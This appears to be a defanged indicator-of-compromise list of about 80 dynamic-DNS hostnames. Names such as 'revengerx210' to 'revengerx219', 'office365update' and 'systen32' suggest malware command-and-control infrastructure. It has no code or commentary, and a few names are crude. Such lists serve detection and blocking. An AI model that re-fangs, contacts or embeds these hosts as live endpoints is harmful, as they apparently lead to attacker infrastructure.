skyrocket1.duckdns[.]org

skyrocket1.duckdns[.]org

kronoz.duckdns[.]org

oldmandnsch.duckdns[.]org

kronozzz2.duckdns[.]org

lulla.duckdns[.]org

decent.myvnc[.]com

decent5.myvnc[.]com

jayztools1.ddns[.]net

jayztools2.ddns[.]net

jayztools3.ddns[.]net

totallol.duckdns[.]org

totallol1.duckdns[.]org

totallol2.duckdns[.]org

totallol3.duckdns[.]org

decent2.myvnc[.]com

decent3.myvnc[.]com

decent1.myvnc[.]com

decent4.myvnc[.]com

jordanchen736.sytes[.]net

jordanchen7361.sytes[.]net

jordanchen7362.sytes[.]net

jordanchen7363.sytes[.]net

lalacious1.serveftp[.]com

lalacious2.serveftp[.]com

lalacious3.serveftp[.]com

lalacious4.serveftp[.]com

mastermana1.serveirc[.]com

mastermana2.serveirc[.]com

mastermana3.serveirc[.]com

mastermana4.serveirc[.]com

mastermana5.serveirc[.]com

lullikhao.ddns[.]net

lullikhao1.ddns[.]net

lullikhao2.ddns[.]net

bullol.duckdns[.]org

cocomo.ddns[.]net

haggasinger2.ddns[.]net

haggasinger.ddns[.]net

haggasinger1.ddns[.]net

loramer1.ddnsking[.]com

easykill.servebeer[.]com

easykill3.servebeer[.]com

easykill2.servepics[.]com

easykill1.servepics[.]com

easykill3.servepics[.]com

helloweenhagga.ddns[.]net

helloweenhagga3.ddns[.]net

helloweenhagga4.ddns[.]net

helloweenhagga2.ddns[.]net

revengerx211.sytes[.]net

revengerx212.sytes[.]net

revengerx213.sytes[.]net

revengerx214.sytes[.]net

revengerx215.sytes[.]net

revengerx216.sytes[.]net

revengerx217.sytes[.]net

revengerx218.sytes[.]net

revengerx219.sytes[.]net

revengerx210.sytes[.]net

office365update.duckdns[.]org

systen32.ddns[.]net

bhenchood.ddns[.]net

emmanuelstevo.ddns[.]net

zinderhola1.ddns[.]net

zinderhola.ddns[.]net

myownlogs.duckdns[.]org

cocomo1.ddns[.]net

cocomo10.serveblog[.]net

cocomo2.ddns[.]net

cocomo2.serveblog[.]net

cocomo3.serveblog[.]net

cocomo4.serveblog[.]net

cocomo5.serveblog[.]net

cocomo6.serveblog[.]net

cocomo7.serveblog[.]net

cocomo8.serveblog[.]net

cocomo9.serveblog[.]net

mrcode.hopto[.]org

mrcode1.hopto[.]org

mrcode2.hopto[.]org

pussi2442.ddns[.]net